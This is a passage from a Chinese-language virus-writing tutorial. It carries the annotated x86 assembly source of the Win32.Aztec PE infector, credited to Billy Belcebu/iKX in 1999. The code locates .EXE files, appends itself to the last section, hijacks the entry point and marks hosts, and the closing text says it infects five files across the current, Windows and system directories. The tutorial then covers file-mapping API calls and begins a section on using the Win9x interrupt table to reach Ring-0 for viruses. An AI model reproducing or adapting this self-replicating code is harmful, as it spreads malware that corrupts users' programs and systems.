; 偏移地址 4Ch 处保存了一个标记，程序从来不会用的)，如果它没有，我们继续感染过程。
; 我们保存他们，在堆栈中 ，文件对齐(看看 PE 头那一章)。而且在那之后，我们解除映射，
; 并关闭映射句柄。最终我们从堆栈恢复文件对齐(File Alignment)，把它存在 ECX 寄存器中。
;------------------------------------------------------------------------

        mov         eax,dword ptr [ebp+WFD_nFileSizeLow] ; 再次映射
        add         eax,virus_size

        call        Align
        xchg        ecx,eax

        call        CreateMap
        or          eax,eax
        jz          CloseFile

        mov         dword ptr [ebp+MapHandle],eax

        mov         ecx,dword ptr [ebp+NewSize]
        call        MapFile

        or          eax,eax
        jz          UnMapFile

        mov         dword ptr [ebp+MapAddress],eax

        mov         esi,[eax+3Ch]
        add         esi,eax

;------------------------------------------------------------------------
; 当我们在 ECX(准备'Align'函数，因为它需要在 ECX 中的对齐因子)中得到了文件对齐，我们
; 给 EAX 赋打开的文件大小加上病毒大小(EAX 是要对齐的数量)，然后我们调用'Align'函数，
; 它在 EAX 中返回给我们对齐的数字。例如，如果对齐(Alignment)是 200h，而且文件大小+
; 病毒大小是 12345h，'Align'函数将会返回给我们的数字将会是 12400h。然后我们把对齐数字
```

; 保存到 ECX 中。我们再次调用 CreateMap 函数，但是现在我们用对齐后的大小来映射文件。
; 在这之后，我们再次使 ESI 指向 PE 头。
;--

```
        mov     edi,esi                         ; EDI = ESI = Ptr to PE header

        movzx   eax,word ptr [edi+06h]          ; AX = n?of sections
        dec     eax                             ; AX--
        imul    eax,eax,28h                     ; EAX = AX*28
        add     esi,eax                         ; Normalize
        add     esi,78h                         ; Ptr to dir table
        mov     edx,[edi+74h]                   ; EDX = n?of dir entries
        shl     edx,3                           ; EDX = EDX*8
        add     esi,edx                         ; ESI = Ptr to last section
```

;--
; 首先我们也使 EDI 指向 PE 头。然后，我们给 AX 赋节的个数(一个 WORD 类型的数)，并使它
; 减 1。然后我们把 AX(n,节数-1)乘以 28h(节头的大小)，把它再加上 PE 头的偏移地址。使 ESI
; 指向目录表，在 EDX 中得到目录入口点的数目。然后我们把它乘以 8，最后把结果(在 EDX 中)
; 加到 ESI，所以 ESI 将指到最后一节。
;--

```
        mov     eax,[edi+28h]                   ; 获得 EP
        mov     dword ptr [ebp+OldEIP],eax      ; 保存它
        mov     eax,[edi+34h]                   ; 获得 imagebase
        mov     dword ptr [ebp+ModBase],eax     ; 保存它

        mov     edx,[esi+10h]                   ; EDX = SizeOfRawData
        mov     ebx,edx                         ; EBX = EDX
        add     edx,[esi+14h]                   ; EDX = EDX+PointerToRawData

        push    edx                             ; 保存 EDX

        mov     eax,ebx                         ; EAX = EBX
        add     eax,[esi+0Ch]                   ; EAX = EAX+VA 地址
                                                ; EAX = 新 EIP
        mov     [edi+28h],eax                   ; 改变新的 EIP
        mov     dword ptr [ebp+NewEIP],eax      ; 还保存它
```

;--
; 首先我们给 EAX 赋我们正在感染的文件的 EIP 值，为了后面把旧 EIP 赋给一个变量，将会在
; 病毒(你将会看到)的开始用到。我们对基址同样这么做。然后，我们给 EDX 赋最后一节的
; 的 SizeOfRawData 赋给 EDX，再赋给 EDX，然后，我们把 EDX 加上 PointerToRawData(EDX
; 将在复制病毒的时候用到所以我们把它保存到堆栈中)。在这之后，我们给 EAX 赋 SizeOfRawData，
; 把它加上 VA 地址 :所以我们在 EAX 中得到的是主体的新 EIP。所以我们把它保存在它的 PE 头

```
; 的域中，并保存在另外一个变量中(看看病毒的开始处)。
;--------------------------------------------------------------------------

        mov         eax,[esi+10h]                   ; EAX = 新的 SizeOfRawData
        add         eax,virus_size                  ; EAX = EAX+VirusSize
        mov         ecx,[edi+3Ch]                   ; ECX = FileAlignment(文件对齐)
        call        Align                           ; 对齐!

        mov         [esi+10h],eax                   ; 新的 SizeOfRawData
        mov         [esi+08h],eax                   ; 新的 VirtualSize

        pop         edx                             ; EDX = 指向节尾的原始指针


        mov         eax,[esi+10h]                   ; EAX = 新的 SizeOfRawData
        add         eax,[esi+0Ch]                   ; EAX = EAX+VirtualAddress
        mov         [edi+50h],eax                   ; EAX = 新的 SizeOfImage

        or          dword ptr [esi+24h],0A0000020h  ; 设置新的节标志


;--------------------------------------------------------------------------
; Ok, 我们做的第一件事是把最后一节的 SizeOfRawData 装载到 EAX 中，然后把病毒的大小
; 加上它。在 ECX 中，我们装载 FileAlignment，我们调用'Align'函数，所以在 EAX 中，
; 我们将得到对齐后的 SizeOfRawData+VirusSize。
; 让我们看看一个小例子:
;
;       SizeOfRawData - 1234h
;       VirusSize     -  400h
;       FileAlignment -  200h
;
; 所以，SizeOfRawData + VirusSize 将为 1634，在对那个值对齐之后将为 1800h。简单，哈?
; 所以我们把对齐后的值设为新的 SizeOfRawData 并作为新的 VirtualSize，这样做之后我们
; 将没有问题了，我们计算新的 SizeOfImage，也就是说，新的 SizeOfRawData 和 VirtualAddress
; 的和。在计算完这个之后，我们把它保存到 PE 头的 SizeOfImage 域中(偏移 50h 处)。然后，
; 我们按如下设置节的属性:
;
;       00000020h - 节包含代码
;       40000000h - 节可读
;       80000000h - 节可写
;
; 所以，如果我们要应用这三个属性只要把那 3 个值或（OR）即可，结果将是 A0000020h。
; 所以，我们还要把他和节的当前属性值进行或，这样我们不必删除旧的：只要加上它们。
;--------------------------------------------------------------------------

        mov         dword ptr [edi+4Ch],"CTZA"      ; 设置感染标志

        lea         esi,[ebp+aztec]                 ; ESI = 指向 virus_start 的指针
        xchg        edi,edx                         ; EDI = 指向最后一节结尾的指针
                                                    ;
```

```
        add     edi,dword ptr [ebp+MapAddress]   ; EDI = 规范化后指针
        mov     ecx,virus_size                   ; ECX = 要复制的大小
        rep     movsb                            ; 做它!

        jmp     UnMapFile                        ; 解除映射, 关闭, 等等.

;--------------------------------------------------------------------------
; 为了避免重复感染文件我们现在所做的首先是在 PE 头没有用过地方设置感染的标志(偏移
; 4Ch 是保留的)。然后，在 ESI 中放一个指向病毒开始的指针。在我们把 EDX 的值赋给 ESI
; (记住：EDX=旧的 SizeOfRawData+PointerToRawData)之后，那就是我们放置病毒代码
; 的 RVA。正如我已经说过了，它是一个 RVA，这一点你必须知道;)RVA 必须转换成 VA，
; 这是通过把 RVA 加上相对值实现的... 所以，它和开始映射文件的地址(如果你还记得，它是
; 由 MapViewOfFile 这个 API 返回的)相关。所以，最后，在 EDI 中我们得到的是写病毒代码
的
; VA。在 ECX 中，我们装入病毒的大小，并复制。所有都做好了!:)现在我们关闭所有...
;--------------------------------------------------------------------------

NoInfect:
        dec     byte ptr [ebp+infections]
        mov     ecx,dword ptr [ebp+WFD_nFileSizeLow]
        call    TruncFile

;--------------------------------------------------------------------------
; 在感染的时候，如果有什么错误发生，我们就到了这个地方。我们把感染计数器减 1，把文
件
; 截去感染之前的大小。我希望我们的病毒不会到达这个地方:)
;--------------------------------------------------------------------------

UnMapFile:
        push    dword ptr [ebp+MapAddress]       ; 关闭映射的地址
        call    [ebp+_UnmapViewOfFile]

CloseMap:
        push    dword ptr [ebp+MapHandle]        ; 关闭映射
        call    [ebp+_CloseHandle]

CloseFile:
        push    dword ptr [ebp+FileHandle]       ; 关闭文件
        call    [ebp+_CloseHandle]

CantOpen:
        push    dword ptr [ebp+WFD_dwFileAttributes]
        lea     eax,[ebp+WFD_szFileName]         ; 设置原先文件的的属性
        push    eax
        call    [ebp+_SetFileAttributesA]
        ret

;--------------------------------------------------------------------------
; 这块代码集中于关闭在感染的时候打开的所有东西：映射地址，映射自身，文件，随后把
; 原先的属性设置回去。
```

```
; 让我们看看这里用到的 API:
;
; UnmapViewOfFile 函数从调用进程的地址空间中解除文件的映射。
;
; BOOL UnmapViewOfFile(
;     LPCVOID lpBaseAddress            // 开始映射的地址
;   );
;
; 参数
; ====
;
; ?lpBaseAddress: 指向要解除映射的文件的基址。这个值必须是由先前调用 MapViewOfFile
;     或 MapViewOfFileEx 函数返回的值。
;
; 返回值
; =====
;
; ?如果函数调用成功，返回值是非 0 值，而且所有指定范围内的页将会标志"lazily"。
;
; ?如果函数调用失败，返回值是 0。为了获得详细的错误信息，调用 GetLastError 函数。
;
; ---
;
; CloseHandle 函数关闭一个打开对象的句柄。
;
; BOOL CloseHandle(
;     HANDLE hObject          // 要关闭对象的句柄
;   );
;
; 参数
; ====
;
; ?hObject: 指一个打开对象的句柄。
;
;   返回值
;   ======
;
; ?如果函数调用成功，返回值是非 0 值。
; ?如果函数调用失败，返回值是 0。想要获得详细的错误信息，调用 GetLastError。
;
;--------------------------------------------------------------------------

GetK32              proc
_@1:      cmp       word ptr [esi],"ZM"
          jz        WeGotK32
_@2:      sub       esi,10000h
          loop      _@1
WeFailed:
          mov       ecx,cs
          xor       cl,cl
          jecxz     WeAreInWNT
```

```
            mov         esi,kernel_
            jmp         WeGotK32
WeAreInWNT:
            mov         esi,kernel_wNT
WeGotK32:
            xchg        eax,esi
            ret
GetK32                  endp

GetAPIs                 proc
@@1:        push        esi
            push        edi
            call        GetAPI
            pop         edi
            pop         esi

            stosd

            xchg        edi,esi

            xor         al,al
@@2:        scasb
            jnz         @@2

            xchg        edi,esi

@@3:        cmp         byte ptr [esi],0BBh
            jnz         @@1

            ret
GetAPIs                 endp

GetAPI                  proc
            mov         edx,esi
            mov         edi,esi

            xor         al,al
@_1:        scasb
            jnz         @_1

            sub         edi,esi                         ; EDI = API 的名字大小
            mov         ecx,edi

            xor         eax,eax
            mov         esi,3Ch
            add         esi,[ebp+kernel]
            lodsw
            add         eax,[ebp+kernel]

            mov         esi,[eax+78h]
            add         esi,1Ch

            add         esi,[ebp+kernel]
```

```
        lea     edi,[ebp+AddressTableVA]

        lodsd
        add     eax,[ebp+kernel]
        stosd

        lodsd
        add     eax,[ebp+kernel]
        push    eax                                     ; mov [NameTableVA],eax     =)
        stosd

        lodsd
        add     eax,[ebp+kernel]
        stosd

        pop     esi

        xor     ebx,ebx

@_3:    lodsd
        push    esi
        add     eax,[ebp+kernel]
        mov     esi,eax
        mov     edi,edx
        push    ecx
        cld
        rep     cmpsb
        pop     ecx
        jz      @_4
        pop     esi
        inc     ebx
        jmp     @_3

@_4:
        pop     esi
        xchg    eax,ebx
        shl     eax,1
        add     eax,dword ptr [ebp+OrdinalTableVA]
        xor     esi,esi
        xchg    eax,esi
        lodsw
        shl     eax,2
        add     eax,dword ptr [ebp+AddressTableVA]
        mov     esi,eax
        lodsd
        add     eax,[ebp+kernel]
        ret
GetAPI          endp

;---------------------------------------------------------------------------
; 上面所有的代码以前已经见过了，这里是有了一点点优化，所以你可以看看你自己用其它
; 方法该怎么做。
```

```
;-------------------------------------------------------------------------

; 输入:
;       EAX - 对齐的值
;       ECX - 对齐因子
; 输出:
;       EAX - 对齐值

Align           proc
        push    edx
        xor     edx,edx
        push    eax
        div     ecx
        pop     eax
        sub     ecx,edx
        add     eax,ecx
        pop     edx
        ret
Align           endp

;-------------------------------------------------------------------------
; 这个函数执行在 PE 感染中非常重要的一件事情：把数字和指定的因子对齐。如果你不是
; 一个 d0rk，你就不必问我它是怎么工作的了。( Fuck,你到底学了没有？)
;-------------------------------------------------------------------------
; 输入:
;       ECX - 要截的文件
; 输出:
;       无.

TruncFile       proc
        xor     eax,eax
        push    eax
        push    eax
        push    ecx
        push    dword ptr [ebp+FileHandle]
        call    [ebp+_SetFilePointer]

        push    dword ptr [ebp+FileHandle]
        call    [ebp+_SetEndOfFile]
        ret
TruncFile       endp

;-------------------------------------------------------------------------
; SetFilePointer 使文件指针指向一个打开的文件。
;
; DWORD SetFilePointer(
;     HANDLE hFile,           // 文件的句柄
;     LONG lDistanceToMove,           // 需要移动文件指针的字节数
;     PLONG lpDistanceToMoveHigh, // 要移动距离的高位字
;
;     DWORD dwMoveMethod   // 怎么移
```

```
;   );
;
; 参数
; ====
;
; ?hFile: 指需要移动移动文件指针的文件。这个文件句柄必须是用 GENERIC_READ 或
GENERIC_WRITE
;     方式创建的。
;
; ?lDistanceToMove: 指要移动文件指针的字节数。一个正值表示指针向前移动，而一个负
;     值表示文件指针向后移动。
;
; ?lpDistanceToMoveHigh: 指向 64 位距离的高位字。如果这个参数的值是 NULL,SetFilePointer
;     只能操作最大为 2^32 - 2 的文件。如果这个参数被指定了，最大文件大小是 2^64 - 2。
;     这个参数还获取新文件指针的高位值。
;
; ?dwMoveMethod: 指示文件指针移动的开始的地方。这个参数可以是下面的一个值
;
;           值                方式
;
;     + FILE_BEGIN      - 开始点是 0 或文件开始。如果指定了 FILE_BEGIN，DistanceToMove
;                         被理解为新文件指针的位置。
;     + FILE_CURRENT -  当前文件指针的值是开始点。
;     + FILE_END        -  当前文件尾是开始点。
;
; 返回值
; ======
;
; ?如果 SetFilePointer 函数调用成功，返回值是双字新文件指针的低位值，而且如果
;     lpDistanceToMoveHigh 不是 NULL，这个函数把新文件指针的双字的高位赋给由那个参
;     数指向的长整型。
; ?如果函数调用失败而且 lpDistanceToMoveHigh 是 NULL，返回值是 0xFFFFFFFF。想要
;     获得详细的错误信息，调用 GetLastError 函数。
; ?如果函数失败，而且 lpDistanceToMoveHigh 是非-NULL 的，返回值是 0xFFFFFFFF，而且
;     GetLastError 将返回一个值而不 NO_ERROR。
;
; ---
;
; SetEndOfFile  函数把指定文件的 end-of-file (EOF)位置移到文件指针的当前位置。
;
; BOOL SetEndOfFile(
;     HANDLE hFile              // 要设置 EOF 的文件的句柄
;   );
;
; 参数
; ====
;
; ?hFile: 指示要移动 EOF 位置的文件。这个句柄必须是以 GENERIC_WRITE 访问文件方式
;     创建的。
;
```

```
; 返回
; ====
;
; ?如果函数调用成功，返回值是非 0 值
; ?如果函数调用失败，返回值是 0。想要知道详细的错误信息，调用 GetLastError 函数。
;                                                                              ;
;------------------------------------------------------------------------------

; 输入:
;       ESI - 指向要打开的文件的名字
; 输出:
;       EAX - 如果成功是文件的句柄。

OpenFile            proc
            xor     eax,eax
            push    eax
            push    eax
            push    00000003h
            push    eax
            inc     eax
            push    eax
            push    80000000h or 40000000h
            push    esi
            call    [ebp+_CreateFileA]
            ret
OpenFile            endp

;------------------------------------------------------------------------------
; CreateFile 函数创建或打开下面的对象，并返回一个可以访问这个对象的句柄：
;
;       + 文件 (我们只对这个感兴趣)
;       + pipes
;       + mailslots
;       + communications resources
;       + disk devices (Windows NT only)
;       + consoles
;       + directories (open only)
;
; HANDLE CreateFile(
;    LPCTSTR lpFileName, //   指向文件的名字
;    DWORD dwDesiredAccess,          // 访问 (读-写) 模式
;    DWORD dwShareMode,   // 共享模式
;    LPSECURITY_ATTRIBUTES lpSecurityAttributes, // 指向安全属性
;    DWORD dwCreationDistribution,           // 怎么创建
;    DWORD dwFlagsAndAttributes, // 文件属性
;    HANDLE hTemplateFile              // 要复制的属性的文件的句柄
;   );
;
; 参数
; ====
;
```

```
; ?lpFileName: 指向一个以 NULL 结尾的字符串，这个字符串指定要创建或打开的对象(文件,
;       管道, 邮槽, 通信资源, 磁盘设备, 控制台, 或目录)的名字。
;       如果*lpFileName 是一个路径，就有一个缺省的路径字符个数的 MAX_PATH 个数限制，
;       这个限制和 CreateFile 函数怎么解析路径有关。
;
; ?dwDesiredAccess: 指访问的对象的类型。一个应用程序可以获得读访问，写访问，读-写
;     访问，或者设备查询访问。
;
; ?dwShareMode: 设置一些标志来指定对象是怎么共享的。如果 dwShareMode 是 0，这个对象
;     就不能关系。随后的对这个对象的打开操作也会失败，直到句柄被关闭。
;
; ?lpSecurityAttributes: 指向一个 SECURITY_ATTRIBUTES 结构，来确定返回的句柄是
;     否能从子进程继承。如果 lpSecurityAttributes 是 NULL，句柄就不能继承。
;
; ?dwCreationDistribution: 指对文件采取已知的什么行动，和未知的行动。
;
; ?dwFlagsAndAttributes: 指文件的属性和标志。
;
; ?hTemplateFile:指用 GENERIC_READaccess 访问一个模板文件的句柄。这个模板文件在
;     文件创建的时候提供文件属性和扩展的属性。Windows 95:这个值必须为 NULL。如果你
;     在 Windows 95 下提供一个句柄，这个调用会失败而且 GetLastError 返回
;     ERROR_NOT_SUPPORTED。
;
; 返回值
; ======
;
; ?如果函数成功了，返回值是一个打开的指定文件的句柄。如果指定的文件在函数调用前存
;     在和 dwCreationDistribution 是 CREATE_ALWAYS 或 OPEN_ALWAYS 的时候，一个调用
;     GetLastError 函数会返回 ERROR_ALREADY_EXISTS(甚至函数成功了)。如果文件在
;     调用之前不存在，GetLastError 将返回 0。
; ?如果函数失败了，返回值是 INVALID_HANDLE_VALUE。为了获取信息的错误信息，调用
GetLastError。
;--------------------------------------------------------------------------

; 输入:
;       ECX - 映射大小
; 输出:
;       EAX - 如果成功为映射句柄

CreateMap       proc
        xor     eax,eax
        push    eax
        push    ecx
        push    eax
        push    00000004h
        push    eax
        push    dword ptr [ebp+FileHandle]
        call    [ebp+_CreateFileMappingA]
        ret
CreateMap       endp
```

```
;--------------------------------------------------------------------------
; CreateFileMapping 函数为指定文件创建一个命名的或未命名的文件映射对象。
;
; HANDLE CreateFileMapping(
;     HANDLE hFile,            // 要映射的文件的句柄
;     LPSECURITY_ATTRIBUTES lpFileMappingAttributes, // 可选安全属性
;     DWORD flProtect,         // 为映射对象保护
;     DWORD dwMaximumSizeHigh,       // 32 位对象大小的高位
;     DWORD dwMaximumSizeLow,        // 32 位对象大小的低位
;     LPCTSTR lpName           // 文件映射对象的名字
;   );
;
;  参数
; ====
;                                                                              ;
; ?hFile: 指从哪个文件创建映射对象。这个文件必须以和由 flProtect 参数指定的包含标
;     志相兼容的访问模式打开。建议，虽然不是必须，你打算映射的文件应该以独占方式打
;     开。
;     如果 hFile 是 (HANDLE)0xFFFFFFFF，调用进程还必须在 dwMaximumSizeHigh 和
;     dwMaximumSizeLow 参数中指定映射对象的大小。这个函数是通过操作系统的页文件
;     而不是文件系统中的命名文件来创建一个指定大小的文件映射对象的。文件映射对象
;     可通过复制，继承或命名来共享。
;
; ?lpFileMappingAttributes: 指向一个 SECURITY_ATTRIBUTES 结构，决定返回的句柄是
;     否可以被子进程继承。如果 lpFileMappingAttributes 是 NULL,句柄就不能被继承。
;
; ?flProtect: 指定当文件被映射的时候文件需要的保护。
;
; ?dwMaximumSizeHigh: 指定文件映射对象的 32 位最大大小的高位。
;
; ?dwMaximumSizeLow: 指定文件映射对象的 32 位最大大小的低位。如果这个参数和
;     dwMaximumSizeHig 为 0，那么文件映射对象的最大大小等于有 hFile 确定的文件的
;     当前大小。
;
; ?lpName: 指向一个 NULL 结尾的字符串来指定映射对象的名字。这个名字可以包含除了反
;     斜线符号(\)之外的所有字符。
;     如果这个参数和已经存在的命名了的映射对象的名字相同，这个函数请求通过由 flProtect
;     指定的保护来访问映射对象。
;     如果参数是 NULL，映射对象就不通过命名创建。
;
;  返回值
; ======
;
; ?如果函数成功，返回值是一个文件映射对象的句柄。如果在调用这个函数之前对象已经
;     存在了，GetLastError 函数将返回 ERROR_ALREADY_EXISTS，而且返回值是一个已
;     经存在的文件映射对象(由当前的大小，而不是新的指定大小)的合法句柄。如果映射
;     对象不存在，GetLastError 返回 0。
; ?如果函数失败，返回值是 NULL。想要知道详细的错误信息，调用 GetLastError 函数。
```

```
;--------------------------------------------------------------------------

; input:
;         ECX - Size to map
; output:
;         EAX - MapAddress if succesful

MapFile             proc
            xor     eax,eax
            push    ecx
            push    eax
            push    eax
            push    00000002h
            push    dword ptr [ebp+MapHandle]
            call    [ebp+_MapViewOfFile]
            ret
MapFile             endp

;--------------------------------------------------------------------------
; MapViewOfFile 函数映射一个文件视图到调用进程的地址空间中去。
;
; LPVOID MapViewOfFile(
;     HANDLE hFileMappingObject,   // 要映射的文件映射对象
;     DWORD dwDesiredAccess,        // 访问模式
;     DWORD dwFileOffsetHigh,       // 32 位文件偏移地址的高位
;     DWORD dwFileOffsetLow,        // 32 位文件偏移地址的低位
;     DWORD dwNumberOfBytesToMap    // 要映射的字节数
;   );
;
;
;  参数
; ====
;
; ?hFileMappingObject: 指定一个打开的文件映射对象的句柄。CreateFileMapping 和
;     OpenFileMapping 函数返回这个句柄。
;
; ?dwDesiredAccess: 指访问文件视图的类型，而且因此页的保护由这个文件映射。
;
; ?dwFileOffsetHigh: 指映射开始的偏移地址的高 32 位。
;
; ?dwFileOffsetLow: 指映射开始的偏移地址的低 32 位。
;
; ?dwNumberOfBytesToMap: 指文件映射的字节数。如果 dwNumberOfBytesToMap 是 0，那么
;     整个文件将被映射。
;
;  返回值
; ======
;
; ?如果函数调用成功，返回值是映射视图开始的地址。
; ?如果函数调用失败，返回值是 NULL。想要知道详细的错误信息，调用 GetLastError。
;--------------------------------------------------------------------------
```

```
mark_      db          "[Win32.Aztec v1.01]",0
           db          "(c) 1999 Billy Belcebu/iKX",0

EXE_MASK              db          "*.EXE",0

infections          dd          00000000h
kernel                dd          kernel_

@@Namez                          label      byte

@FindFirstFileA               db          "FindFirstFileA",0
@FindNextFileA                 db          "FindNextFileA",0
@FindClose                       db          "FindClose",0
@CreateFileA                    db          "CreateFileA",0
@SetFilePointer                db          "SetFilePointer",0
@SetFileAttributesA          db          "SetFileAttributesA",0
@CloseHandle                     db          "CloseHandle",0
@GetCurrentDirectoryA       db          "GetCurrentDirectoryA",0
@SetCurrentDirectoryA       db          "SetCurrentDirectoryA",0
@GetWindowsDirectoryA        db          "GetWindowsDirectoryA",0
@GetSystemDirectoryA         db          "GetSystemDirectoryA",0
@CreateFileMappingA          db          "CreateFileMappingA",0
@MapViewOfFile                  db          "MapViewOfFile",0
@UnmapViewOfFile                db          "UnmapViewOfFile",0
@SetEndOfFile                   db          "SetEndOfFile",0
                                    db          0BBh

                                    align      dword
virus_end                        label      byte

heap_start                       label      byte

                                    dd          00000000h

NewSize                          dd          00000000h
SearchHandle                   dd          00000000h
FileHandle                      dd          00000000h
MapHandle                        dd          00000000h
MapAddress                      dd          00000000h
AddressTableVA                 dd          00000000h
NameTableVA                     dd          00000000h
OrdinalTableVA                 dd          00000000h

@@Offsetz                        label      byte
_FindFirstFileA               dd          00000000h
_FindNextFileA                 dd          00000000h
_FindClose                       dd          00000000h
_CreateFileA                    dd          00000000h
_SetFilePointer                dd          00000000h
_SetFileAttributesA          dd          00000000h
_CloseHandle                     dd          00000000h
_GetCurrentDirectoryA       dd          00000000h
```

```
_SetCurrentDirectoryA      dd          00000000h
_GetWindowsDirectoryA      dd          00000000h
_GetSystemDirectoryA       dd          00000000h
_CreateFileMappingA        dd          00000000h
_MapViewOfFile             dd          00000000h
_UnmapViewOfFile           dd          00000000h
_SetEndOfFile              dd          00000000h

MAX_PATH                       equ         260

FILETIME                       STRUC
FT_dwLowDateTime               dd          ?
FT_dwHighDateTime              dd          ?
FILETIME                       ENDS

WIN32_FIND_DATA                label     byte
WFD_dwFileAttributes       dd          ?
WFD_ftCreationTime         FILETIME ?
WFD_ftLastAccessTime       FILETIME ?
WFD_ftLastWriteTime        FILETIME ?
WFD_nFileSizeHigh          dd          ?
WFD_nFileSizeLow           dd          ?
WFD_dwReserved0            dd          ?
WFD_dwReserved1            dd          ?
WFD_szFileName             db          MAX_PATH dup (?)
WFD_szAlternateFileName db          13 dup (?)
                               db          03 dup (?)

directories                    label     byte

WindowsDir                     db          7Fh dup (00h)
SystemDir                      db          7Fh dup (00h)
OriginDir                      db          7Fh dup (00h)
dirs2inf                       equ         (($-directories)/7Fh)
mirrormirror                   db          dirs2inf

heap_end                       label     byte

 ;--------------------------------------------------------------------------
 ; 上面所有的都是病毒要使用的数据;)
 ;--------------------------------------------------------------------------

; First generation host

fakehost:
            pop         dword ptr fs:[0]                    ; 清除堆栈
            add         esp,4
            popad
            popfd

            xor         eax,eax                                     ; 用第一次生成的无聊的信息显示
MessageBox
            push        eax
```

```
        push    offset szTitle
        push    offset szMessage
        push    eax
        call    MessageBoxA

        push    00h                                     ; 终止第一次生成
        call    ExitProcess

end     aztec
;------到这儿为止剪切-------------------------------------------------------
```

好了，我认为关于这个病毒我已经解释得够清楚了。它只是一个简单的直接行为(运行期)病毒，能够在所有的 Win32 平台上工作，而且在当前目录，windows 目录和系统目录上感染 5 个文件。它没有任何隐藏自己的机制(因为它是一个示例病毒)，而且我想它能够被所有的反病毒软件检测到。所以它不值得改变字符串并声称是它的作者。你应该自己做。因为我知道病毒的一些部分还不够清晰(如那些调用 API 函数，如完成一个任务用的值)，下面就简要地列举出怎么调用一些 API 来做具体地事情。

-> 怎么打开一个文件进行读写?

我们用来做这个的 API 是 CreateFileA。建议参数如下：

```
        push    00h                                     ; hTemplateFile
        push    00h                                     ; dwFlagsAndAttributes
        push    03h                                     ; dwCreationDistribution
        push    00h                                     ; lpSecurityAttributes
        push    01h                                     ; dwShareMode
        push    80000000h or 40000000h                  ; dwDesiredAccess
        push    offset filename                         ; lpFileName
        call    CreateFileA
```

+ hTemplateFile, dwFlagsAndAttributes 和 lpSecurityAttributes 应该为 0。

+ dwCreationDistribution, 有一些有趣的值。 它可以为:

```
CREATE_NEW              = 01h
CREATE_ALWAYS           = 02h
OPEN_EXISTING           = 03h
OPEN_ALWAYS             = 04h
TRUNCATE_EXISTING       = 05h
```

当我们想要打开一个已经存在的文件的时候，我们使用 OPEN_EXISTING，即 03h。如果我们因为病毒的需要而要打开一个模板文件，我们在这里将要使用另外一个值，如 CREATE_ALWAYS。

+ dwShareMode 应该为 01h, 总之，我们可以从下面的值中选择:

```
FILE_SHARE_READ     = 01h
FILE_SHARE_WRITE    = 02h
```

所有文我们让其它人读我们打开的文件，但是不能写!

+ dwDesiredAccess 处理访问文件的选择。 我们使用 C0000000h,因为它是 GENERIC_READ 和 GENERIC_WRITE 的和，那就意味着我们两个访问方式都要:)下面你得到:

```
GENERIC_READ          = 80000000h
GENERIC_WRITE         = 40000000h
```

** 如果有一个失败，这个调用 CreateProcess 将会返回给我们 0xFFFFFFFF；如果没有任何失败，它将返回给我们打开文件的句柄，所以，我们将它保存到相关变量中。要关闭那个句柄(需要的时候)使用 CloseHandle 这个 API 函数。

-> 怎样创建一个打开文件的映射?

要用到的 API 是 CreateFileMappingA。建议的参数为：

```
push      00h                                ; lpName
push      size_to_map                        ; dwMaximumSizeLow
push      00h                                ; dwMaximumSizeHigh
push      04h                                ; flProtect
push      00h                                ; lpFileMappingAttributes
push      file_handle                        ; hFile
call      CreateFileMappingA
```

+ lpName 和 lpFileMappingAttributes 建议为 0。
+ dwMaximumSizeHigh 应该为 0 除非当 dwMaximumSizeLow < 0xFFFFFFFF
+ dwMaximumSizeLow 是我们想要映射的大小
+ flProtect 可以为如下的值:

```
PAGE_NOACCESS          = 00000001h
PAGE_READONLY          = 00000002h
PAGE_READWRITE         = 00000004h
PAGE_WRITECOPY         = 00000008h
PAGE_EXECUTE           = 00000010h
PAGE_EXECUTE_READ      = 00000020h
PAGE_EXECUTE_READWRITE = 00000040h
PAGE_EXECUTE_WRITECOPY = 00000080h
PAGE_GUARD             = 00000100h
PAGE_NOCACHE           = 00000200h
```

我建议你使用 PAGE_READWRITE，那个在映射时读或写不出现问题。

+ hFile 是我们想要映射的先前打开的句柄。

** 如果失败了，调用这个 API 函数会返回给我们一个 NULL 值；否则将会返回给我们映射句柄。我们将把它保存到一个变量中以备后用。要关闭一个映射句柄，要调用的 API 应该为 CloseHandle。

-> 怎么能映射文件?

应该用 MapViewOfFile 这个 API 函数，它的建议参数如下：

```
push      size_to_map                    ; dwNumberOfBytesToMap
push      00h                             ; dwFileOffsetLow
push      00h                             ; dwFileOffsetHigh
push      02h                             ; dwDesiredAccess
push      map_handle                      ; hFileMappingObject
call      MapViewOfFile
```

+ dwFileOffsetLow 和 dwFileOffsetHigh 应该为 0
+ dwNumberOfBytesToMap 是我们想要映射的文件的字节数
+ dwDesiredAccess 可以为如下值:

```
FILE_MAP_COPY       = 00000001h
FILE_MAP_WRITE      = 00000002h
FILE_MAP_READ       = 00000004h
```

我建议 FILE_MAP_WRITE。

+ hFileMappingObject 应该为映射句柄(Mapping Handle), 由先前调用的 CreateFileMappingA 函数返回。

** 如果失败，这个 API 将会返回给我们 NULL, 否则它将返回给我们映射地址(Mapping Address)。所以，从那个映射地址，你可以访问映射空间的任何地方，并进行你想要的修改:)为了关闭那个映射地址，应该用 UnmapViewOfFile 这个 API。

-> 怎么关闭文件句柄和映射句柄?

OK，我们必须使用 CloseHandle 这个 API。

```
push      handle_to_close                ; hObject
call      CloseHandle
```

** 如果关闭成功, 它返回 1。

-> 怎么关闭映射地址?

你应该使用 UnmapViewOfFile。

```
push      mapping_address                ; lpBaseAddress
call      UnmapViewOfFile
```

** 如果关闭成功，它返回 1。

【Ring-0，在上帝级编码】
~~~~~~~~~~~~~~~~~~~~~~~~

自由!你热爱吗？在 Ring-0，我们在限制之外，那里没有任何限制。因为 Micro$oft 的无能，我们有很多的方法跳到这个级别，一个理论上不能到达的地方。但是，我们可以在 Win9X 系统中跳转到 Ring-0:)

例如，Micro$oft 的傻瓜们没有保护中断表。这在我的眼中是一个巨大的安全失败。但话又说过来，如果我们可以利用它编写病毒，它就不是一个错误了，它就是一个礼物!;)
~~~~~~~~~~~~~~~~~~~~~~~~

% 来到 Ring-0 %
~~~~~~~~~~~~~~~~

好了，我将解释在我看来最简单的方法，那就是 IDT 修改。IDT(Interrupt Descriptor Table)不是一个固定的地址，所以我们必须使用指令来定位它，那就是 SIDT。

```
 ____________________________________________________
|  SIDT - Store Interrupt Descriptor Table (286+ 专有)  |
|____________________________________________________|
```

+ 用法: SIDT 目标
+ 修改标记: 无

存储 Interrupt Descriptor Table (IDT)寄存器到指定操作数中。

	Clocks			Size
Operands	808X	286	386	486	Bytes
mem64	-	12	9	10	5

0F 01 /1 SIDT mem64 Store IDTR to mem64

